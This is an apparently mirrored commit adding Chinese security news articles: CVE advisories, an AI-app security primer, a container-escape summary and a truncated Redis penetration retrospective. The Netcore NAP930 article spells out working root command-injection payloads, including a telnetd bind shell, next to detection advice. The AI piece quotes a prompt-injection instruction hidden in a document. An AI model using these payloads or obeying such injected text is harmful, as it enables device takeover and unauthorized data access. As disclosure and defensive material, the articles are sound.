mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-24 08:54:27 +00:00
正在获取URL...
chainreactors: 5 个URL
BruceFeIix: 14 个URL
Doonsec: 39 个URL
总共去重后: 53 个URL
redisRCE复盘、54款大模型测出873个漏洞,网安生该学什么?、iOS 26.7.1 发布了:一个已经被用过的漏洞、【漏洞通告】Citrix NetScaler ADC∕Gateway未授权命令注入漏洞(CVE-2026-88771)、【地图大师的代码审计之路 第二篇】从代码层看懂越权与未授权漏洞为何如此高发、【漏洞通告】VMware vCenter存在目录遍历漏洞(CVE-2026-59310)、CVE-2026-101909 深度解析:Axios 不是漏洞入口,而是原型污染的「放大器」、【安全圈】看张图片就中招?苹果的这个漏洞你一定要看、【高危漏洞预警】Citrix NetScaler ADC ∕ NetScaler Gateway预认证命令注入远程代码执行漏洞CVE-2026-88771、Linux容器逃逸漏洞细节及概念验证(PoC)代码披露、资产遍布全国、漏洞库三年翻倍的背后,某大型集团的漏扫为什么越来越"稳"?、CNNVD | 人工智能重要漏洞通报(2026年第十四期)、【安全圈】MCP官方SDK高危漏洞:恶意服务可盗取OAuth凭证、【漏洞预警】Citrix NetScaler 命令注入漏洞、(10分) CVE-2026-102240:Netcore AP未认证命令注入,一条GET拿root、
This commit is contained in:
 test committed
1 parent
59a0a7723f
commit
b047ebf5ba
16 files changed
+3215
-1
No files matched your search
@@ -27227,5 +27227,20 @@
|
||||
"https://mp.weixin.qq.com/s/I1TqA3FFUz-6EKrOuJPghQ": "一条日志报文拿到 vCenter 的 root:CVE-2026-59310 复现记录",
|
||||
"https://mp.weixin.qq.com/s/up3-dWAFlWAZn-fq3tSY5A": "斗象科技谢忱:安全大模型如何引领漏洞管理走向“自治”?",
|
||||
"https://mp.weixin.qq.com/s/jxGWgsutM9OGF-TsFtpDhA": "哦豁,脚上的枪又响了:Citrix NetScaler 预认证命令注入 CVE-2026-88771 复盘",
|
||||
"https://mp.weixin.qq.com/s/IRmrk5sWM9u_a23VvfpELw": "Anthropic推出Sonnet 5.5:速度提升30%、成本下降30%;CNVD 第38期漏洞周报:本周收录516个漏洞,0day漏洞占比达85%| 牛览"
|
||||
"https://mp.weixin.qq.com/s/IRmrk5sWM9u_a23VvfpELw": "Anthropic推出Sonnet 5.5:速度提升30%、成本下降30%;CNVD 第38期漏洞周报:本周收录516个漏洞,0day漏洞占比达85%| 牛览",
|
||||
"https://mp.weixin.qq.com/s/rNcz37vLoVwapVja4TjcCw": "redisRCE复盘",
|
||||
"https://mp.weixin.qq.com/s/Psj1IUoiG1_oab5VgHZRNQ": "54款大模型测出873个漏洞,网安生该学什么?",
|
||||
"https://mp.weixin.qq.com/s/vPfYBWQgkcMIAm9KGcUPXg": "iOS 26.7.1 发布了:一个已经被用过的漏洞",
|
||||
"https://mp.weixin.qq.com/s/rAB8v9QOL5VxaivLBPetEA": "【漏洞通告】Citrix NetScaler ADC∕Gateway未授权命令注入漏洞(CVE-2026-88771)",
|
||||
"https://mp.weixin.qq.com/s/mdK_IcZ5LHMz6vzd_zQeiA": "【地图大师的代码审计之路 第二篇】从代码层看懂越权与未授权漏洞为何如此高发",
|
||||
"https://mp.weixin.qq.com/s/2deFsswBKjwGsSp1bKSs_w": "【漏洞通告】VMware vCenter存在目录遍历漏洞(CVE-2026-59310)",
|
||||
"https://mp.weixin.qq.com/s/Ll2JAkr35FbwNOc03QtQ8Q": "CVE-2026-101909 深度解析:Axios 不是漏洞入口,而是原型污染的「放大器」",
|
||||
"https://mp.weixin.qq.com/s/CFQdEGhb3d7ulwAsnmCLRQ": "【安全圈】看张图片就中招?苹果的这个漏洞你一定要看",
|
||||
"https://mp.weixin.qq.com/s/EXwz-HaHLoo0eFcG4zU4Ew": "【高危漏洞预警】Citrix NetScaler ADC ∕ NetScaler Gateway预认证命令注入远程代码执行漏洞CVE-2026-88771",
|
||||
"https://mp.weixin.qq.com/s/blesnGMBRJCqH2ImkBSaRg": "Linux容器逃逸漏洞细节及概念验证(PoC)代码披露",
|
||||
"https://mp.weixin.qq.com/s/xcwzaMESU-RZVc3n_hWvyQ": "资产遍布全国、漏洞库三年翻倍的背后,某大型集团的漏扫为什么越来越\"稳\"?",
|
||||
"https://mp.weixin.qq.com/s/BuobyZqHMxVvsBL7XUepBg": "CNNVD | 人工智能重要漏洞通报(2026年第十四期)",
|
||||
"https://mp.weixin.qq.com/s/DiDJKzTMpC9q2cqxpz4oCA": "【安全圈】MCP官方SDK高危漏洞:恶意服务可盗取OAuth凭证",
|
||||
"https://mp.weixin.qq.com/s/XLId0bCdiNJaRoTSMN0c1A": "【漏洞预警】Citrix NetScaler 命令注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/_Z38qSHvDhI-X5NwN9SnAg": "(10分) CVE-2026-102240:Netcore AP未认证命令注入,一条GET拿root"
|
||||
}
|
||||
@@ -0,0 +1,115 @@
|
||||
# (10分) CVE-2026-102240:Netcore AP未认证命令注入,一条GET拿root
|
||||
红队安全圈
|
||||
红队安全圈 红队安全圈 2026-09-29 12:00
|
||||
|
||||
Netcore NAP930 企业 AP:清洗函数写好了被注释,认证放在执行后面——局域网内一条 GET 请求直接拿 root,PoC 已公开且仿真验证。本月第二个 Netcore 零回应漏洞。
|
||||
|
||||
## 01 引言
|
||||
|
||||
Netcore NAP930 WiFi 6 企业接入点的 network_tools CGI 存在未认证 OS 命令注入,CVE-2026-102240,CVSS
|
||||
10.0。局域网内的攻击者无需任何凭据,一条精心构造的 GET 请求就能以
|
||||
root 身份执行任意命令——PoC 已公开且经过固件仿真动态验证,可拿到完整 root shell 和 /etc/shadow。披露者提前联系厂商,又一次零回应。
|
||||
|
||||
## 02 漏洞速览
|
||||
|
||||
漏洞编号
|
||||
CVE-2026-102240
|
||||
|
||||
影响产品
|
||||
Netcore NAP930(WiFi 6 AP)V0.1.241010
|
||||
|
||||
漏洞类型
|
||||
未认证 OS 命令注入(CWE-77/78)
|
||||
|
||||
危害等级
|
||||
CVSS 10.0 Critical
|
||||
|
||||
是否在野
|
||||
未观测到在野利用,PoC 已公开
|
||||
|
||||
公开 PoC
|
||||
有,含仿真复现与 root shell 记录
|
||||
|
||||
攻击前提
|
||||
位于设备所在局域网,无需任何凭据
|
||||
|
||||
## 03 漏洞成因
|
||||
|
||||
根因在 /www/cgi-bin/network_tools 这个 POSIX shell CGI,两个缺陷叠加:
|
||||
|
||||
一是清洗函数被注释掉了。脚本里定义了 urldecode() 消毒函数,但调用它的那一行被注释——uhttpd 传进来的原始 QUERY_STRING 不做任何 URL 解码,直接按 & 分割成键值对。
|
||||
|
||||
二是 eval 循环跑在认证之前。键值对直接喂进
|
||||
eval "${key}='${val}'",而 sid 会话校验写在 eval 之后。也就是说攻击者的输入先执行、身份后检查——检查不通过只会返回 result:[6] 错误码,但命令在那之前已经跑完了。看到错误码 6 不代表攻击失败,这是排查时最容易误判的地方。
|
||||
|
||||
利用 payload 因此非常直白:sid 的值以单引号闭合前引号,接分号加任意命令,再用 :'' 保持引号配平(不配平会让 busybox ash 整个脚本中止)。空格要用 ${IFS} 而不是 %20——不做 URL 解码,%20 会原样留在命令里。
|
||||
|
||||
值得注意:同目录的 telnet、hello、upgrade 三个 CGI 用 printf 解码再 eval 的写法,内层单引号会阻止参数展开,那三个不受影响。同一固件里两种写法一好一坏,说明这是个体编码习惯问题,不是框架问题。
|
||||
|
||||
## 04 利用分析
|
||||
|
||||
两步验证,PoC 已公开:
|
||||
|
||||
# 写 id 输出到 web 根目录
|
||||
|
||||
curl "http://target/cgi-bin/
|
||||
|
||||
network_tools?sid=';id>/www/pwn.txt;:'"
|
||||
|
||||
# 取回结果
|
||||
|
||||
curl "http://target/pwn.txt"
|
||||
|
||||
# uid=0(root) gid=0(root)
|
||||
|
||||
拿到 root 后的稳定 shell 也有现成方案:固件自带 busybox nc 是精简版没有 -e,但设备默认开机自启 telnetd(/etc/rc.d/S90telnet),直接起一个绑定 shell:
|
||||
|
||||
sid=';telnetd${IFS}-p${IFS}2323
|
||||
|
||||
${IFS}-l${IFS}/bin/sh;:'
|
||||
|
||||
# 然后 telnet target 2323
|
||||
|
||||
影响面随之放大:配置文件里的 Wi-Fi 密钥、DDNS 凭据全部可读,可通过 flash 写入实现持久化后门,把 AP 变成进入所管理网络的跳板。叠加出厂态 root 空密码这个事实,NAP930 在攻击者眼里等于一台摆在局域网里的 root 终端。
|
||||
|
||||
## 05 检测与排查
|
||||
|
||||
网络侧:在网关或安全设备上查对 /cgi-bin/network_tools 的 GET 请求,query string 里出现单引号、分号、${IFS} 组合的立即告警——正常流量不会带这些字符。
|
||||
|
||||
设备侧:查 /www/ 目录有没有多出来的陌生文件(典型手法是往 web 根写输出文件回传结果),查 telnetd 是否被异常启用,查 crontab 和启动脚本有没有新增项。
|
||||
|
||||
重点排查对象:酒店、办公室、门店这类用 NAP930 做无线覆盖的场景——AP 一旦被植入后门,接入它的所有终端流量都在攻击者眼里。
|
||||
|
||||
## 06 修复建议
|
||||
|
||||
截至发文厂商零回应,没有补丁。缓解按优先级:
|
||||
|
||||
1. AP 管理面不对用户网段开放,uhttpd 的 80/443/23355 端口限制到运维 VLAN
|
||||
|
||||
2. 检查并关闭 telnetd 自启(/etc/rc.d/S90telnet)
|
||||
|
||||
3. 修改出厂 root 空密码
|
||||
|
||||
4. 无法隔离管理面的环境,考虑临时下线或更换设备
|
||||
|
||||
## 07 红队视角
|
||||
|
||||
这是九月份第二个 Netcore 未认证命令注入(上一个是 NBR200V2 的 traceroute,同样厂商零回应)。两次披露拼起来看,Netcore 家网络设备的 CGI 层几乎是系统性失守:sanitizer 写了不用、认证放在执行之后、出厂空密码、telnetd 默认开——每一个单独看都是低级错误,叠在一起就是企业内网的常驻 root 入口。
|
||||
|
||||
给做内网评估的红队一个直接建议:遇到 Netcore/磊科系设备,优先测 cgi-bin 下所有端点的 eval 注入模式——这个厂商的修复记录基本等于没有。防守侧把它加进资产清单的脆弱设备标记里,这类设备的风险不在于会不会被打,而在于被打了你都不知道。
|
||||
|
||||
## 08 POC 链接
|
||||
|
||||
https://github.com/senxitoyshuyi-ui/HACKALL/blob/main/netcore_NAP930 V0.1.241010.141410 Router/NAP930_network_tools_command_injection.md
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2026-102240
|
||||
|
||||
说明:研究者披露文档(含仿真复现记录)与 NVD 收录页。
|
||||
|
||||
|
||||
如果文章对您有收获,欢迎**关注**
|
||||
、点赞、推荐、转发。
|
||||
|
||||
— END —
|
||||
|
||||
|
||||
@@ -0,0 +1,95 @@
|
||||
# 54款大模型测出873个漏洞,网安生该学什么?
|
||||
原创 小胖快学网络安全
|
||||
小胖快学网络安全 小胖快学网络安全吧 2026-09-29 12:30
|
||||
|
||||
想投AI安全岗,是不是要先放下Web安全,从头学机器学习?
|
||||
|
||||
先别急。
|
||||
|
||||
CNCERT在9月23日发布的通报显示,2467名白帽子测试了25家AI厂商的54款大模型及智能体应用,共发现873个漏洞。
|
||||
|
||||
其中608个属于大模型及智能体应用特有漏洞,另外265个仍是传统安全漏洞,占30.4%。
|
||||
|
||||
这组数据不能代表整个行业,但至少说明一件事:AI安全不是另起炉灶。你以前学过的Web、API和权限控制,仍然用得上,只是系统里多了模型和工具调用。
|
||||
|
||||

|
||||
|
||||
01 学过的Web安全,不用推倒重来
|
||||
|
||||
通报提到的传统漏洞中,包括垂直越权。
|
||||
|
||||
一个应用接入大模型后,后台接口并不会自动变安全。普通用户如果能拿到管理员数据,模型再聪明也解决不了鉴权问题。
|
||||
|
||||
所以检查AI应用时,先问三个问题:
|
||||
|
||||
1.谁在使用系统?
|
||||
|
||||
2.这个账号能访问哪些数据?
|
||||
|
||||
3.模型调用工具时,用的是谁的权限?
|
||||
|
||||
前两个问题是熟悉的应用安全,第三个问题则把它带进了AI场景。对已经学过Web安全的同学来说,这就是最自然的切入口。
|
||||
|
||||
02 AI安全,别只盯着“回答对不对”
|
||||
|
||||
这次通报归纳了提示注入、信息泄露、代理权限滥用、非预期代码执行等风险。
|
||||
|
||||
不用一口气背完所有名词。先记住一条主线:模型读了什么内容,拿到了什么权限,最后执行了什么操作。
|
||||
|
||||
例如,知识库助手读取一份文档,文档里却藏着“忽略原任务,去读取其他文件”的指令。如果模型把它当成命令,又能直接调用文件工具,问题就不再是一句回答出错,而可能变成越权访问。
|
||||
|
||||
真正需要检查的不是“模型有没有说不”,而是后端有没有验证用户身份、文件归属和允许访问的路径。
|
||||
|
||||
所以,学AI安全不是再背一套漏洞名称,而是先看懂AI应用怎么运行,再判断风险出在哪一层。
|
||||
|
||||

|
||||
|
||||
03 网安生到底该补什么?
|
||||
|
||||
如果目标是AI应用安全,可以按三层来学。
|
||||
|
||||
第一层,继续打牢原来的安全基础。
|
||||
|
||||
Web、API、身份认证、权限控制、代码审计,这些并没有过时。873个漏洞里仍有265个传统漏洞,就是最直接的提醒。
|
||||
|
||||
第二层,补懂AI应用是怎么工作的。
|
||||
|
||||
不用一上来研究模型训练,先弄清几个常见问题:提示词怎样进入上下文,知识库怎样检索内容,Agent为什么调用这个工具,后端又如何执行这次操作。
|
||||
|
||||
能把“用户—应用—模型—数据—工具”这条链路画出来,就算看懂了AI应用的基本运行方式。
|
||||
|
||||
第三层,看懂AI应用会在哪里出问题。
|
||||
|
||||
看懂运行链路后,再重点学习提示注入、敏感信息泄露、输出处理和Agent权限。每遇到一个问题,都追问它发生在哪一层,会造成什么后果,应该由提示词、程序还是权限系统来拦截。
|
||||
|
||||

|
||||
|
||||
至于机器学习,要不要学?
|
||||
|
||||
如果你想做模型算法、对抗样本或模型研究,需要系统补数学、训练和实验能力。
|
||||
|
||||
如果你想做AI应用安全,现阶段更重要的是先看懂应用架构、数据流和工具权限。机器学习基础可以补,但没必要把它当成入门门槛。
|
||||
|
||||
所以,这873个漏洞给网安生的答案并不是“放弃原来的方向,重新学一遍AI”,而是:
|
||||
|
||||
保留Web和应用安全基础,再补AI应用原理,最后把安全能力放进新的场景里。
|
||||
|
||||
星球介绍
|
||||
|
||||
一个人走的很快,但一群人才能地的更远。吉祥同学学安全这个星球🔗成立了2年左右,已经有600+的小伙伴了,如果你是网络安全的学生、想转行网络安全行业、需要网安相关的方案、ppt,快加入我们吧。系统性的知识库已经有:《Java代码审计》++《Web安全》++《应急响应》++《护网资料库》++《网安面试指南》++《网安秋招工具箱》www.waqz.cn
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
参考来源:
|
||||
|
||||
CNCERT《关于2026年人工智能大模型安全众测活动典型漏洞风险的通报》(2026年9月23日)
|
||||
|
||||
https://www.cert.org.cn/publish/main/12/2026/20260923204240484168806/20260923204240484168806_.html
|
||||
|
||||
OWASP:LLM01:2025 Prompt Injection
|
||||
|
||||
https://genai.owasp.org/llmrisk/llm01-prompt-injection/
|
||||
|
||||
@@ -0,0 +1,77 @@
|
||||
# CNNVD | 人工智能重要漏洞通报(2026年第十四期)
|
||||
中国信息安全 2026-09-29 09:43
|
||||
|
||||
[](https://cisat.cn/all/14915419?from_tag=1)
|
||||
|
||||
**漏洞情况**
|
||||
|
||||
根据国家人工智能安全漏洞库(AIVD)统计,近期(2026年9月3日至2026年9月28日)共采集重要人工智能漏洞392个,AIVD对这些漏洞进行了收录。本周人工智能类漏洞主要涵盖了Google(Gemini)、FlowiseAI、OpenClaw等多个厂商(项目)。AIVD对其危害等级进行了评价,其中超危漏洞64个,高危漏洞193个,中危漏洞135个。
|
||||
|
||||
## 一人工智能漏洞增长数量情况
|
||||
|
||||
|
||||
近期AIVD采集人工智能漏洞392个。
|
||||
|
||||

|
||||
|
||||
图1 近期漏洞新增数量统计图
|
||||
|
||||
|
||||
## 二人工智能漏洞具体情况
|
||||
|
||||
|
||||
近期共采集重要人工智能漏洞392个,包括Google(Gemini)、FlowiseAI、OpenClaw等多个厂商(项目)的漏洞。其中超危漏洞64个,高危漏洞193个,中危漏洞135个。具体如表1所示:
|
||||
|
||||
表1 人工智能漏洞列表
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
## 三重要人工智能漏洞实例
|
||||
|
||||
|
||||
近期重要漏洞实例如表2所示。
|
||||
|
||||
表2 本期重要漏洞实例
|
||||
|
||||

|
||||
|
||||
1. OpenClaw 加密问题漏洞(CNNVD-2026-34619595)
|
||||
|
||||
OpenClaw是一个开源的智能人工助理。
|
||||
|
||||
OpenClaw for iOS 2026.7.1版本至2026.8.11之前版本存在加密问题漏洞,该漏洞源于在控制界面中未强制执行已保存的网关TLS PIN码,攻击者利用该漏洞可以获取操作员权限并泄露凭据。
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,参考链接:
|
||||
|
||||
[https://github.com/openclaw/openclaw/security/advisories/GHSA-jjpc-p3xf-8g7p](https://github.com/openclaw/openclaw/security/advisories/GHSA-jjpc-p3xf-8g7p)
|
||||
|
||||
|
||||
2. vLLM 资源管理错误漏洞(CNNVD-2026-98830536)
|
||||
|
||||
vLLM是一个开源的适用于LLM的高吞吐量和内存高效推理和服务引擎。
|
||||
|
||||
vLLM 0.28.0之前版本存在资源管理错误漏洞,该漏洞源于内存过度分配,攻击者利用该漏洞可以导致API服务器进程崩溃。
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,参考链接:
|
||||
|
||||
[https://github.com/vllm-project/vllm/security/advisories/GHSA-99f2-hwrc-gvq8](https://github.com/vllm-project/vllm/security/advisories/GHSA-99f2-hwrc-gvq8)
|
||||
|
||||
|
||||
3. Ollama 服务端请求伪造漏洞(CNNVD-2026-94820222)
|
||||
|
||||
Ollama是Ollama公司开源的一个可以在本地设备上运行、管理和自定义大语言模型的工具。
|
||||
|
||||
Ollama 0.30.0版本至0.33.2版本存在服务端请求伪造漏洞,该漏洞源于在拉取tensor-layer模型时未能验证重定向目标,攻击者利用该漏洞可以获取敏感信息。
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,参考链接:
|
||||
|
||||
[https://ollama.com/](https://ollama.com/)
|
||||
|
||||
|
||||
(来源:CNNVD)
|
||||
|
||||
|
||||
[](https://cisat.cn/)
|
||||
|
||||
File diff suppressed because it is too large.
Load diff
@@ -0,0 +1,43 @@
|
||||
# Linux容器逃逸漏洞细节及概念验证(PoC)代码披露
|
||||
sec随谈
|
||||
sec随谈 sec随谈 2026-09-29 12:18
|
||||
|
||||
**摘要**
|
||||
安全研究人员披露了一个影响核心操作系统内核的严重
|
||||
Linux
|
||||
容器逃逸漏洞。该漏洞允许未获得特权的攻击者通过触发一个释放后重用(use-after-free)条件从隔离环境中逃逸出来。目前该漏洞的技术细节和一个可用的利用程序已经公开,这使得未打补丁的云端部署面临主机被完全控制的风险。
|
||||
|
||||
**为何重要**
|
||||
数以百万计的企业服务器部署
|
||||
容器
|
||||
引擎来隔离微服务。因此,这种隔离模型的失效威胁到全球范围内的多租户云平台。攻击者一旦从容器中逃逸,就能直接访问底层主机系统。由此,入侵者可以攻陷同一物理节点上的所有其他工作负载。
|
||||
|
||||
来自DepthFirst AI的安全研究员Zhenpeng Lin使用dfs-large1漏洞检测模型发现了该漏洞。2026年7月,研究人员演示了一个零日漏洞利用,从而在谷歌的kernelCTF竞赛中赢得了一个席位。安全团队已确认目前没有网络犯罪团伙在野外进行主动利用。不过,研究人员已经公开发布了技术分析和可用的漏洞利用代码。Lin在公告中警告称:"
|
||||
容器
|
||||
已不再是一个安全的边界了。"因此,防御方必须重新评估其安全边界假设。
|
||||
|
||||
**攻击原理**
|
||||
该漏洞存在于处理本地进程间通信的AF_UNIX套接字家族中。具体而言,该缺陷影响的是SCM_RIGHTS消息的垃圾回收(GC)例程。Lin解释说:"该漏洞存在于AF_UNIX垃圾回收(GC)机制中,具体是在其处理SCM_RIGHTS消息的方式上。"当多个进程交换文件描述符时,内核会追踪循环的套接字引用以避免内存泄漏。
|
||||
|
||||
在消息传递过程中,内核会在安全地将套接字缓冲区加入队列之前先发布图的边(graph edges)。这一时序上的间隙使得垃圾回收器有可能过早地观察到新的边。如果回收器释放了一个顶点,它却未能将该顶点从缓存的强连通分量(SCC)环中解除关联。Lin指出:"致命的缺陷在于,在顶点被释放之前,没有任何机制将其从持久化的scc_entry环中移除。"当下一次回收过程运行时,内核会解引用这个已失效的悬空指针。这一操作会触发释放后重用(use-after-free)的内存损坏。处于受限沙箱内的攻击者可以触发这一竞态条件,从而执行内核级别的代码。
|
||||
|
||||
**受影响版本**
|
||||
该漏洞影响支持AF_UNIX垃圾回收机制的
|
||||
Linux内核
|
||||
版本。测试证实,公开发布的漏洞利用代码可在Ubuntu 26.04系统上运行。此外,该漏洞还削弱了诸如nsjail、Firejail和Bubblewrap等用户空间隔离工具的防护效果。
|
||||
|
||||
**补丁或缓解措施**
|
||||
上游内核开发者正在准备安全补丁,以修复存在缺陷的垃圾回收逻辑。在此期间,管理员必须立即采取防御措施,以保护多租户基础设施的安全。
|
||||
|
||||
安全团队可以在
|
||||
DepthFirst AI研究门户
|
||||
上查阅完整的研究报告。此外,工程师们可以在GitHub上的
|
||||
kernelCTF漏洞利用代码库
|
||||
中审查已发布的概念验证(PoC)代码。为防范此Linux容器逃逸漏洞,各组织应使用microVM(微虚拟机)平台隔离不受信任的工作负载。这类虚拟化工具会为每个工作负载分配一个专用的轻量级内核。因此,即便该Linux容器逃逸漏洞被利用,也只会导致一个临时的虚拟客户机实例被攻陷。
|
||||
|
||||
参考链接:
|
||||
|
||||
https://depthfirst.com/research/containers-are-no-longer-safe
|
||||
|
||||
https://github.com/Markakd/security-research/tree/kernelctf-exp557-cve-2026-80521/pocs/linux/kernelctf/CVE-2026-80521_lts
|
||||
|
||||
@@ -0,0 +1,55 @@
|
||||
# iOS 26.7.1 发布了:一个已经被用过的漏洞
|
||||
梓陌说科技 2026-09-29 12:29
|
||||
|
||||
9 月 28 日推送,iPhone 11 及以上都能装
|
||||
|
||||
9 月 28 日,苹果推送了 iOS 26.7.1。更新说明只有一句「重要的安全性修复」,但从安全公告看,这次补的是 CoreGraphics 框架里的一个越界写入漏洞,编号 CVE-2026-86950。苹果少见地写明:有报告显示,这个漏洞可能已被用于针对特定个人的高复杂度攻击。还在 iOS 26 的设备,值得尽快装上。
|
||||
|
||||
这个漏洞是干什么用的
|
||||
|
||||
先说 CoreGraphics 是什么。它是系统里负责把图片和文档画到屏幕上的底层组件,日常用到它的地方比想象中多:打开一张照片、预览一份 PDF、下载一个附件,背后都是它在干活。
|
||||
|
||||
这个漏洞的类型叫「越界写入」。简单讲,程序处理文件时,本该只在划定的内存区域里写数据,出了边界还继续写。攻击者构造一个特制文件,诱导设备去打开、预览或者下载,一旦触发,就能在设备上执行任意代码。用大白话说:一张看起来普通的图片,处理它的时候可能就在替别人跑命令。
|
||||
|
||||
苹果的修法是把边界检查机制做严,挡住超出合法内存区域的写入。漏洞是 Meta 的安全团队发现并上报的,苹果在安全公告里致谢了这个团队。
|
||||
|
||||
这次是谁需要升级
|
||||
|
||||
这次更新有点特别,同一天苹果推了不止一个版本,分工完全不同:
|
||||
|
||||
<table><tbody><tr style="background: rgb(127, 29, 29);"><td style="padding: 9px 10px; color: rgb(255, 255, 255); font-weight: 600;"><section><span leaf="">版本</span></section></td><td style="padding: 9px 10px; color: rgb(255, 255, 255); font-weight: 600;"><section><span leaf="">修什么</span></section></td><td style="padding: 9px 10px; color: rgb(255, 255, 255); font-weight: 600;"><section><span leaf="">谁该装</span></section></td></tr><tr style="background: rgb(253, 236, 235);"><td style="padding: 8px 10px; color: rgb(122, 31, 26);"><section><span leaf="">iOS 26.7.1</span></section></td><td style="padding: 8px 10px; color: rgb(85, 85, 85);"><section><span leaf="">CoreGraphics 漏洞</span></section></td><td style="padding: 8px 10px; color: rgb(85, 85, 85);"><section><span leaf="">还在 iOS 26 的设备</span></section></td></tr><tr><td style="padding: 8px 10px; color: rgb(122, 31, 26);"><section><span leaf="">iOS 27.0.1</span></section></td><td style="padding: 8px 10px; color: rgb(85, 85, 85);"><section><span leaf="">Face ID 失效导致重启等 3 个 bug</span></section></td><td style="padding: 8px 10px; color: rgb(85, 85, 85);"><section><span leaf="">已在 iOS 27 的设备</span></section></td></tr><tr style="background: rgb(253, 236, 235);"><td style="padding: 8px 10px; color: rgb(122, 31, 26);"><section><span leaf="">macOS 26.7.1 / 15.8.1</span></section></td><td style="padding: 8px 10px; color: rgb(85, 85, 85);"><section><span leaf="">同一个漏洞</span></section></td><td style="padding: 8px 10px; color: rgb(85, 85, 85);"><section><span leaf="">Tahoe 和 Sequoia 两条线</span></section></td></tr><tr><td style="padding: 8px 10px; color: rgb(122, 31, 26);"><section><span leaf="">iPadOS 26.7.1</span></section></td><td style="padding: 8px 10px; color: rgb(85, 85, 85);"><section><span leaf="">同一个漏洞</span></section></td><td style="padding: 8px 10px; color: rgb(85, 85, 85);"><section><span leaf="">iPad Pro、Air、mini 等</span></section></td></tr></tbody></table>
|
||||
|
||||
设备范围写清楚:iPhone 11 及之后的机型都能装,第二代 iPhone SE 也包含在内。iPad 这边覆盖 iPad Pro 12.9 英寸第三代及以后、11 英寸第一代及以后,iPad Air 第三代及以后,iPad 第八代及以后,iPad mini 第五代及以后。Mac 用户如果停在 Tahoe 或 Sequoia,也有对应的修补版本。
|
||||
|
||||
被用到过,意味着什么
|
||||
|
||||
苹果的原话是,有报告显示这个漏洞可能已被用于针对特定个人的高复杂度攻击,受影响的是 iOS 27 之前的版本。公告里没说目标是谁、攻击方是谁、有没有得手。
|
||||
|
||||
这类攻击的画像比较固定:不是广撒网,而是挑人下手,目标集中在记者、社会活动人士、企业高管、政府工作人员和安全研究者身上。普通人日常被盯上的概率不高,这也是苹果把措辞写得很克制的原因。
|
||||
|
||||
但有一个变化值得注意:漏洞一旦公开,技术思路就有被复用的可能。定向攻击的手法扩散成更广泛利用,安全圈里这种事出现过不止一次。所以「跟我没关系」这个判断,装完更新再说更稳妥。
|
||||
|
||||
升级路径:两条别选错
|
||||
|
||||
从 9 月 14 日起,苹果在「设置 — 通用 — 软件更新」里同时挂着 iOS 26 和 iOS 27 两个分支。这个设计要弄清楚,因为点错了没有回头路——苹果明确写过,系统装上去之后不能降回旧版本。
|
||||
|
||||
还在 iOS 26 的,更新页面里那个显眼的「立即更新」按钮装的是 26.7.1,装完留在 26 分支,安全补丁打上,界面和功耗调度一点不变。想升 iOS 27,要往下翻到「其他可用更新」,那才是大版本入口,下载量十几 GB 起。
|
||||
|
||||
已经升到 iOS 27 的,收到的是 27.0.1,修三个问题。其中 Face ID 那个值得单独说:iPhone 18 Pro 和 Pro Max 在 Face ID 验证失败时可能意外重启,9 月中旬就有用户反馈,苹果承诺过发版修,这次兑现了。另外两个是 2 倍变焦在 f/1.48 光圈下的色彩异常,以及同时打开通知中心和「控制中心」导致触屏失灵。
|
||||
|
||||
三件顺手能做的事
|
||||
|
||||
第一,把自动更新打开。设置 — 通用 — 软件更新 — 自动更新,里面可以选自动安装。手机晚上充电连 Wi-Fi 的时候自己就升级了,不用惦记。安全类的补丁,早装一天少一分风险。
|
||||
|
||||
第二,习惯先点「更多详情」。那个页面会写清楚版本号和更新内容。这一步能避掉一个常见坑:有人想打补丁,结果点进了大版本升级,装完发现回不去了。
|
||||
|
||||
第三,工作性质比较敏感的人,可以额外了解「锁定模式」。这是苹果专门为高风险人群做的防护设置,会限制一部分系统功能,换来的是更小的攻击面。不是所有人需要开,但值得知道有这么个开关。
|
||||
|
||||
**三句话带走:**
|
||||
补的是 CoreGraphics 越界写入,特制文件可能触发任意代码执行,苹果确认已被用于定向攻击;还在 iOS 26 装 26.7.1,已在 iOS 27 装 27.0.1,两个分支各修各的,别点错;iPhone 11 及以上都能装,把自动更新打开最省心。
|
||||
|
||||
现在是 26 分支还是 27 分支?
|
||||
|
||||
评论区聊两句各自的版本和体验。觉得有用就点个赞和在看。
|
||||
|
||||
|
||||
@@ -0,0 +1,298 @@
|
||||
# redisRCE复盘
|
||||
原创 云深不知処
|
||||
云深不知処 云深不知処 2026-09-29 10:30
|
||||
|
||||
> 一次比较特殊的任务,渗透+取证+复盘,从 Redis 未授权访问进入边界跳板,横向打通配置中心、数据库、消息队列、任务调度与业务 API,最终获取全量服务凭据。更关键的是,发现目标内网已被第三方攻击者先行渗透,留下活跃后门。
|
||||
|
||||
## 一、执行摘要
|
||||
|
||||
本次行动以某外部跳板机(下称“边界跳板”)为入口,完成了一条从
|
||||
**Redis 未授权 RCE**
|
||||
到
|
||||
**内网工控平台全量凭据窃取**
|
||||
的完整攻击链,并还原出一条已存在的第三方入侵链。
|
||||
|
||||
核心结论:
|
||||
1. **初始访问**
|
||||
:边界跳板的 Redis 服务(5.0.8)未授权,
|
||||
requirepass
|
||||
为空、
|
||||
bind 0.0.0.0
|
||||
,且 CONFIG 已被预设为
|
||||
/root/.ssh
|
||||
+
|
||||
authorized_keys
|
||||
。利用该路径写入测试公钥并触发
|
||||
BGSAVE
|
||||
,随后以对应私钥 SSH 免密登录,获得跳板 root 权限。
|
||||
|
||||
1. **横向侦察**
|
||||
:经跳板访问内网配置中心(Nacos 2.x),
|
||||
auth_enabled=false
|
||||
